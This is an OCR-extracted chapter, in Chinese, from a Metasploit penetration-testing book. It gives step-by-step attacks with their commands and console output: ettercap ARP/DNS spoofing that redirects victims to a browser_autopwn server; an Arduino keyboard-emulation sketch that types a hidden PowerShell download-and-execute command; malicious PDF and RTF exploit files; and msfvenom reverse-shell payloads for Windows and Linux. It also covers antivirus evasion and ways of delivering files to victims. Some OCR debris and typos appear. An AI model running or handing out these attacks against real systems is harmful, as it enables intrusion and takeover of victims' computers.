让我们开始吧！首先对受害者发起一个ARP毒化攻击，并执行DNS查询欺骗。因此，如果受害者试图打开一个常用的网站主页，例如当前使用人数最多的http://google.com，结果却是打开了我们设置的browser autopwn服务的陷阱主页，进而使得他的系统遭到了来自陷阱网站的攻击。

我们需要首先创建一个DNS毒化列表，这样当受害者输入一个域名试图打开对应网站的时候，本来域名http://www.google.com所指向的IP地址就会被替换为陷阱网站的IP地址。这些伪造的DNS条目保存在下列文件里。

```
root@root:~# locate etter.dns
/usr/local/share/videojak/etter.dns
/usr/share/ettercap/etter.dns
```

在这个例子中，我们使用当前最为流行的ARP毒化工具集合，那就是`ettercap`。首先，找到这个文件并创造一个伪造的DNS列表。这一点是非常重要的，因为当受害者在试图打开某一个指定网站的时候，该域名本来对应的正确IP会被我们修改的伪造IP所代替。为了实现这一点，需要修改etter.dns文件中的列表，具体过程如下面的屏幕截图所示。

```
root@root:~# nano /usr/share/ettercap/etter.dns
```

我们需要在本节中对列表中的内容做以下修改。

```
google.com          A   192.168.65.132
microsoft.com       A   198.182.196.56
*.microsoft.com     A   198.182.196.56
www.microsoft.com   PTR 198.182.196.56
```

当受害者发出一个关于域名http://google.com的DNS请求时，这个列表就会把攻击者计算机的IP地址作为响应发送给他。当创建完列表之后，保存这个文件并且使用命令的方式打开ettercap。这个过程如下图所示。





这个命令将能以图形化界面的形式启动ettercap，启动的界面如下图所示。





下一个步骤是选中Sniff选项卡中的Unifed sniffng...选项，然后选择接口eth0作为默认接口，如下面的屏幕截图所示。





接下来要对目标网络范围内的IP地址进行扫描，以此来验证哪些主机处于在线状态。受害者的主机和网关应该也在这些主机范围内，如下面的屏幕截图所示。



所有地址范围内的主机，都会被扫描并根据其在线状态进行过滤。这样所有网络中在线的主机信息都会按照下图所示添加到主机列表中。





我们需要导航到Hosts选项卡，然后选择Host List，这样才能打开主机列表，如下面的屏幕截图所示。





接下来需要将网关的地址添加到目标2，并将受害者的地址添加到目标1。我们以后就将网关看作目标2，将受害者的计算机看作目标1。因为我们需要截获受害者发往网关的通信。

接着，查看MITM选项卡，然后在其中选择ARP Poisoning，如下面的屏幕截图所示。






接下来，单击OK后继续下一步，即浏览到Start选项卡，然后选择Start Sniffing。单击Start Sniffing选项，这时将会输出一个Starting Unifed sniffing的提示信息，如下图所示。





接下来我们要激活DNS欺骗插件程序，激活的步骤是从Plugins选项卡中选择Manage the plugins，如下面的屏幕截图所示。




双击DNS spoof plug-in以激活DNS欺骗。这个插件被激活之后将会发送伪造的DNS数据，这些数据是我们之前在文件etter.dns中修改过的。因此无论何时，只要受害者发送某个特定网站域名的DNS请求，攻击就会伪造一个响应，使用etter.DNS文件中假冒的DNS条目来代替真实的条目。

这个假冒的DNS条目指向设置了browser autopwn服务的主机的IP。因此，受害者并没有进入自己原计划的网站，而是进入了运行着browser autopwn服务的那个陷阱网站。




接下来在80端口启动陷阱网站。

```
msf > use auxiliary/server/browser_autopwn
msf  auxiliary(browser_autopwn) > set LHOST 192.168.65.132
LHOST => 192.168.65.132
msf  auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf  auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf  auxiliary(browser_autopwn) > exploit
```

现在来看看当受害者试图打开http://google.com/时都发生了什么。




同时也从攻击者的角度看一下是否获取了一些有趣的东西。

```
[*] 192.168.65.129   Reporting: {:os_name=>"Microsoft Windows", :os_flavor
=>"XP", :os_sp=>"SP2", :os_lang=>"en-us", :arch=>"x86"}
[*] Responding with exploits
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.65.129:1054.
..
[-] Exception handling request: Connection reset by peer
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.65.129:1055.
..
[*] Sending Internet Explorer DHTML Behaviors Use After Free to 192.168.65
.129:1056 (target: IE 6 SP0-SP2 (onclick))...
[*] Sending stage (752128 bytes) to 192.168.65.129
[*] Meterpreter session 1 opened (192.168.65.132:3333 -> 192.168.65.129:10
58) at 2013-11-07 12:08:48 -0500
[*] Session ID 1 (192.168.65.132:3333 -> 192.168.65.129:1058) processing I
nitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (3216)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3300
msf  auxiliary(browser_autopwn) > [*] New server process: notepad.exe (3300)
```

看起来不错吧！我们得到了在目标后台打开的Meterpreter连接，这意味着成功获取了受害者的管理权限。但是在整个过程中，我们并没有向受害者发送任何链接，这正是这种攻击方法的最大优势，因为我们毒化了本地网络的DNS条目。然而，如果想在一个广域网中实现这种攻击，就需要修改受害者的主机文件。这样当受害者试图访问一条指定的URL时，篡改过的主机文件条目将会将这个URL定向到那个恶意autopwn服务器上。这个过程如下面的屏幕截图所示。

7

```
msf  auxiliary(browser_autopwn) > sessions -i

Active sessions
===============

  Id  Type                   Information
Connection
  --  ----                   -----------
----------
  1   meterpreter x86/win32  NIPUN-DEBBE6F84\Administrator @ NIPUN-DEBBE6F84
192.168.65.132:3333 -> 192.168.65.129:1058


msf  auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : NIPUN-DEBBE6F84
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

还有许多其他技术可以与Metasploit的攻击技术结合使用，从而创造出更高级的攻击手段。

## 7.2　Metasploit 和 Arduino——致命搭档

基于Arduino的微控制器板是一款体积很小但功能极为强大的硬件，它可以成为渗透测试中的一款致命武器。有一些Arduino板还支持键盘和鼠标库，这意味着它们可以成为HID设备。




因此这些体积很小的Arduino板就可以悄悄地执行人类行为，例如敲击键盘、移动和点击鼠标以及各种其他行为。在本节中，我们将一个Arduino Pro微板模拟成键盘，然后从远程站点下载并执行恶意攻击载荷。不过需要注意的是，这些微板上没有足够的存储空间，所以必须从远程下载攻击载荷。

> TIP　如果想要使用HID设备进行渗透测试，也可以考虑使用USB Rubber Ducky或Teensy。

你可以在一些很受欢迎的购物网站（如Aliexpress.com等）上用不到4美元购买到Arduino Pro微板。所以，比起Teensy和USB Rubber Ducky，Arduino Pro微板可便宜多了。

使用编译软件对Arduino进行配置也并不困难。如果你已经具备了一些编程经验的话，会发现这个练习十分容易。

> 如果想获取关于设置和启动Arduino的更多信息，请访问地址https://www.rduino.cc/en/Guide/Windows。

下面是需要烧录到Arduino芯片上的代码：

```
#include<Keyboard.h>
void setup() {
delay(2000);
type(KEY_LEFT_GUI,false);
type('d',false);
```

```
Keyboard.releaseAll();
delay(500);
type(KEY_LEFT_GUI,false);
type('r',false);
delay(500);
Keyboard.releaseAll();
delay(1000);
print(F("powershell -windowstyle hidden (new-object
System.Net.WebClient).DownloadFile('http://192.168.10.107/pay2.exe','%TEMP%
\\mal.exe'); Start-Process "%TEMP%\\mal.exe""));
delay(1000);
type(KEY_RETURN,false);
Keyboard.releaseAll();
Keyboard.end();
}
void type(int key, boolean release) {
   Keyboard.press(key);
   if(release)
         Keyboard.release(key);
}
void print(const __FlashStringHelper *value) {
   Keyboard.print(value);
}
void loop(){}
```


这段代码中有一个名为type的函数，这个函数需要两个参数，一个为要按下或者释放的键的名称，另一个为是否需要释放这个键。接下来出现的函数是print，它将替换默认的print打印函数，利用keyboard库的press()函数直接输出文本。Arduino有两个主要函数，分别是loop和setup。因为这里只需下载和执行一次攻击载荷，所以将所有代码都放置在了setup函数中。当需要重复执行指令的时候，才会使用到loop函数。delay函数和sleep函数功能相同，都是让程序在指定时间内（单位为毫秒）暂停执行。type(KEY_LEFT_GUI, false);语句表示要按下目标系统键盘左侧的win键且一直保持按下的状态，所以我们要将false作为释放的参数。接下来使用相同的方法按下d键。现在我们已经按下了两个键，即Windows＋d键（显示桌面操作的快捷键）。当我们执行Keyboard.releaseAll();函数时，目标系统就会执行Windows+d命令，从而将桌面上的所有窗口最小化。

可以访问https://www.arduino.cc/en/Reference/KeyboardModifier获取更多关于Arduino的keyboard库的信息。


通过同样的方法使用下一个组合键来显示运行命令框。在运行命令框中输入PowerShell命令，从远程站点下载攻击载荷，也就是192.168.10.107/pay2.exe。然后将这个攻击载荷保存在Temp文件夹中，并从这里执行。输入命令后，需要按回车键来执行这个命令。

这一点可以通过将KEY_RETURN作为按键值传递给函数来实现。下面来看看如何对Arduino板实现写入操作。


7




如上图所示，单击菜单栏上的Tools选项，选择我们使用的Arduino板类型，然后再选择和Arduino板通信的端口。



接下来按下->按钮，就可以将程序写到Arduino板上。




现在的Arduino已经做好插入受害者系统的准备了，更棒的是它还将自己伪装成了一个键盘，因此你无须担心被发现。不过你的攻击载荷必须经过充分的处理，才能逃过杀毒软件的检查。

然后像下图般插入Arduino设备。



插入设备之后的短短几毫秒内，攻击载荷就已下载完毕，并在目标系统执行。然后就可以查看到如下图所示的信息。

```
[*] Started reverse TCP handler on 192.168.10.107:5555
[*] Starting the payload handler...
[*] Sending stage (1188911 bytes) to 192.168.10.105
[*] Meterpreter session 3 opened (192.168.10.107:5555 -> 192.168.10.105:12668
) at 2016-07-05 15:51:14 +0530

meterpreter > sysinfo
Computer        : DESKTOP-PESQ21S
OS              : Windows 10 (Build 10586).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/win64
meterpreter >
```

下面来看看如何生成攻击载荷。

```
root@mm:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.10.107
LPORT=5555 -f exe > /var/www/html/pay2.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86_64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes

root@mm:~# service apache2 start
root@mm:~#
```

我们已经生成了一个适用于64位Windows操作系统的Meterpreter攻击载荷，它将会主动回连到我们系统的5555端口。将这个攻击载荷保存在Apache文件夹内，并如上图所示启动Apache。接下来只需启动渗透模块的handler来监听到达5555端口的连接即可，这个过程如下图所示。

```
msf exploit(handler) > back
msf > use exploit/multi/handler
tcp exploit(handler) > set payload windows/x64/meterpreter/reverse_t
msf exploit(handler) > set LPORT 5555
msf exploit(handler) > set LHOST 192.168.10.107
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.107:5555
[*] Starting the payload handler...
```

在这里我们见识到了一种全新的攻击手段——只需要一个廉价的微控制器，就可以获得一个Windows 10系统的控制权限。Arduino是一种很有趣的工具，我也建议你去阅读一些关于Arduino、USB Rubber Ducky、Teensy和Kali Net Hunter等工具的资料。你可以在任何的Android手机使用Kali Net Hunter来效仿同样的攻击手段。

有关Teensy的更多信息，请访问https://www.pjrc.com/teensy/。

有关USB Rubber Ducky的更多信息，请访问http://hakshop.myshopify.com/products/usb-rubber-ducky-deluxe。

## 7.3　基于各种文件格式的渗透攻击

这一节将会涵盖对受害者基于各种文件格式的渗透攻击。一旦执行这个恶意文件，它就会向我们提供一个目标系统的Meterpreter或者shell控制权限。在下一节中，我们将会讲解如何使用恶意文档和PDF文件对目标进行渗透。

### 7.3.1　基于 PDF 文件格式的渗透攻击

基于PDF文件格式的渗透模块会触发各种PDF阅读器和解析器的漏洞。当这些包含攻击载荷的PDF文件执行时，就会向攻击者提供一个Meterpreter或者命令行控制权限。但是在动手实现这种攻击之前，先来查看一下渗透要利用的相关漏洞以及环境的细节。

| 测试案例 | 描　述 |
|---|---|
| 漏洞 | 在Smart Independent Glyplets（SING）表中的uniquename存在着栈溢出漏洞 |
| 目标渗透系统 | Windows 7 32位 |
| 软件版本 | Adobe Reader 9 |
| 影响到的版本 | 适用于Windows、Macintosh和Unix的Adobe Reader 9.3.4及更早版本；适用于Windows和Macintosh的Adobe Acrobat 9.3.4及更早版本 |
| CVE描述渗透模块 | http://www.adobe.com/support/security/advisories/apsa10-02.html |
| 渗透模块的细节 | /modules/exploits/windows/fileformat/adobe_cooltype_sing.rb |

为了能通过这个漏洞进行渗透攻击，首先创建一个恶意PDF文件，然后将这个文件发送给受害者。当受害者试图打开这个恶意PDF文件时，我们就可以获得一个设定好的攻击载荷模块所提供的Meterpreter控制行或者命令行。接下来尝试构建一个恶意PDF文件。

```
msf > use exploit/windows/fileformat/adobe_cooltype_sing
```

查看一下都需要设置哪些选项才能让这次攻击正常进行。

```
msf  exploit(adobe_cooltype_sing) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

我们之所以使用reverse_tcp作为攻击载荷模块来创建从被害者的系统到攻击者之间的连接，是因为我们并不能直接连接到目标计算机上。被害者往往是在偶然中打开文件，因此

reverse_tcp一旦被执行，它将会建立一个到攻击者监听器的连接。这些内容的设置如下面的屏幕截图所示。

```
msf  exploit(adobe_cooltype_sing) > set LHOST 192.168.65.128
LHOST => 192.168.65.128
msf  exploit(adobe_cooltype_sing) > show options

Module options (exploit/windows/fileformat/adobe_cooltype_sing):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.pdf          yes       The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, no
ne
   LHOST     192.168.65.128   yes       The listen address
   LPORT     4444             yes       The listen port
```

在这里要设置所有需要的选项（例如LHOST和LPORT），它们都是发起到攻击者计算机的连接所必需的。在设置了所有参数以后，使用exploit命令创建一个恶意文件，并把它发送给受害者。这个过程如下面的屏幕截图所示。

```
msf  exploit(adobe_cooltype_sing) > exploit

[*] Creating 'msf.pdf' file...
[*] Generated output file /root/.msf4/data/exploits/msf.pdf
msf  exploit(adobe_cooltype_sing) > back
msf > use exploit/multi/handler
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

在创建完携带有恶意攻击载荷模块的PDF文件之后，我们将其发送给受害者。接着启动一个handler，用来监听PDF文件在目标计算机发回到攻击者计算机的所有连接。exploit/multi/handler是一个很有用的Metasploit模块，它用来处理在成功渗透目标计算机之后返回的所有类型的连接。这个过程如下面的屏幕截图所示。

```
msf  exploit(handler) > set LHOST 192.168.65.128
LHOST => 192.168.65.128
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.65.128:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.65.131
[*] Meterpreter session 1 opened (192.168.65.128:4444 -> 192.168.65.131:49178) a
t 2013-09-04 06:05:50 +0530

meterpreter >
```

在设置handler并按PDF文件中所使用的细节配置handler之后，我们使用`exploit`命令来运行该handler。现在一旦受害者执行了这个文件，我们就会得到一个Meterpreter控制会话，就像上面的屏幕截图中显示的那样。

此外，从受害者的角度来看，软件Adobe Reader很可能没有响应，这将使目标计算机在一定时间内停止响应，如下面的屏幕截图所示。




TIP 赶快使用`migrate`命令迁移到另一个进程上，因为一旦Adobe Reader的进程被关闭， Meterpreter shell也会被销毁。

### 7.3.2 基于 Word 文件格式的渗透攻击

基于Word的渗透模块主要是依靠各种可以在Microsoft Word中加载的文件格式，其中一些格式的文件可以执行恶意代码并使得攻击者获得目标系统的管理权限。在这里可以利用与之前PDF文件渗透中相同的方法。让我们快速查看一下关于该漏洞的描述。

| 测试用例 | 描　述 |
|---|---|
| 漏洞 | 在Microsoft Word中的RTF分析器中的`pFragments`属性容易受到栈缓冲区溢出攻击 |
| 渗透软件所在的系统 | Windows 7 32位 |
| 测试所使用的系统 | Microsoft Word 2007 |
| 受影响的系统 | Microsoft Office XP SP<br>Microsoft Office 2003 SP 3<br>Microsoft Office 2007 SP 2<br>Microsoft Office 2010（32位版本）<br>Microsoft Office 2010（64位版本）<br>Microsoft Office for Mac 2011 |
| CVE信息 | http://www.verisigninc.com/en_US/cyber-security/security-intelligence/vulnerability-reports/articles/index.xhtml?id=880 |
| 渗透模块细节 | /exploits/windows/fileformat/ms10_087_rtf_pfragments_bof.rb |

尝试利用这个漏洞来获取目标系统的控制权限。因此，首先启动Metasploit，并按照如下屏幕截图所示创建一个文件。

```
msf > use exploit/windows/fileformat/ms10_087_rtf_pfragments_bof
msf  exploit(ms10_087_rtf_pfragments_bof) > set payload
payload => windows/meterpreter/reverse_tcp
```

接下来设置好所有参数，这些参数将会帮助我们建立从受害者计算机到攻击者的连接。按照如下屏幕截图所示设置文件的名称。

```
msf  exploit(ms10_087_rtf_pfragments_bof) > set FILENAME NPJ.rtf
FILENAME => NPJ.rtf
msf  exploit(ms10_087_rtf_pfragments_bof) > exploit

[*] Creating 'NPJ.rtf' file ...
[*] Generated output file /root/.msf4/data/exploits/NPJ.rtf
```

可以通过各种方式将NPJ.rtf文件发送给受害者，比如上传这个文件然后将下载链接发送给受害者，或者利用一个USB存储设备，也可以将其压缩然后通过邮件发送。现在，只要受害者一打开Word文档，我们就会获得目标计算机的Meterpreter控制权限。不过，为了获得这个Meterpreter控制权限，需要像早先那样设置handler，如下面的屏幕截图所示。

```
msf > use exploit/multi/handler
```

设置所有必需的选项（比如payload和LHOST）。首先设置payload。

```
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

接着设置LHOST的值，另外，保持LPORT的默认值4444不变，LHOST的值的设置过程如下面的屏幕截图所示。

```
msf  exploit(handler) > set LHOST 192.168.65.128
LHOST => 192.168.65.128
```


我们已经完成了启动handler的全部准备工作，接下来就启动handler并等待受害者打开恶意文件。

```
msf  exploit(handler) > exploit


[*] Started reverse handler on 192.168.65.128:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.65.131
[*] Meterpreter session 1 opened (192.168.65.128:4444 -> 192.168.65.131:49169) a
t 2013-09-04 06:29:07 +0530

meterpreter >
```

正如在上图中所看到的那样，我们立刻就获得了Meterpreter命令行控制权限。换个角度，在受害者的眼中，看到的是如下景象。




正如看到的那样，Microsoft Word不再响应，这意味着这个应用已经崩溃。过了一会儿以后，会看到如下图所示的弹出窗口。




Microsoft Office 2007发生了严重问题并被系统挂起。因此，最好尽快将Meterpreter迁移到另一个进程上，否则，这次控制连接就会被切断。

## 7.4　使用 Metasploit 实现对 Linux 客户端的渗透

跟之前使用可执行文件（.exe）渗透Windows系统一样，我们也可以很轻松地使用elf文件获取Linux系统的控制权限。现在使用msfvenom命令创建一个elf文件，并将这个文件传递给Linux系统。然后创建一个handler，处理从被渗透系统发出的连接。下面来看看如何轻松实现对Linux系统的渗透。

```
root@mm:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.10.107 LP
ORT=5555 -f elf> /var/www/html/pay3.elf
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 71 bytes
```

我们创建了一个elf文件，并将它复制到了Apache的public目录。和在之前的示例中使用msfvenom命令一样，两者的区别在于Windows操作系统使用的默认文件格式为exe，而Linux系统使用的默认文件格式为elf。接下来需要在现实世界中接近并控制目标系统，或者向目标发送恶意文件。现在假设我们可以在现实世界中取得系统的物理访问权限并开始执行如下步骤。

```
root@ubuntu:~# wget http://192.168.10.107/pay3.elf
--2016-07-05 18:20:57--  http://192.168.10.107/pay3.elf
Connecting to 192.168.10.107:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 155
Saving to: 'pay3.elf'

100%[===================================>] 155         --.-K/s   in 0s

2016-07-05 18:20:57 (32.0 MB/s) - 'pay3.elf' saved [155/155]

root@ubuntu:~# chmod 777 pay3.elf
root@ubuntu:~# ./pay
pay2.elf  pay3.elf
root@ubuntu:~# ./pay
pay2.elf  pay3.elf
root@ubuntu:~# ./pay3.elf
```

现在使用wget工具来下载文件，然后使用chmod命令获得完全控制权限。

TIP　将这个恶意文件的权限掩码从原来的777改为600可以限制其他用户对它的访问，这通常被认为是在进行专业渗透测试时最好的做法。

接下来执行这个文件，这将触发handler，我们也将获得目标程序的Meterpreter权限，这个过程如下图所示。

```
msf > use exploit/multi/handler
psf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
